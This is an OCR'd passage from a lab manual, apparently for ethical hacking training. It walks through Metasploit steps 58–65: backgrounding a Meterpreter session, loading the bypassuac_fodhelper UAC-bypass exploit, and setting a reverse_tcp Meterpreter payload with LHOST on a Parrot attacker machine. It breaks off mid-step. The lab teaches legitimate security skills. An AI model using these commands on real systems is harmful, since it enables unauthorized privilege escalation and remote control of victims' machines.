
58. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.




59. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.



60. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.




61. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.



62. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.


63. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.



64. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
65. The **Payload options** section displays the requirement for the payload.

    Observe that:

    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
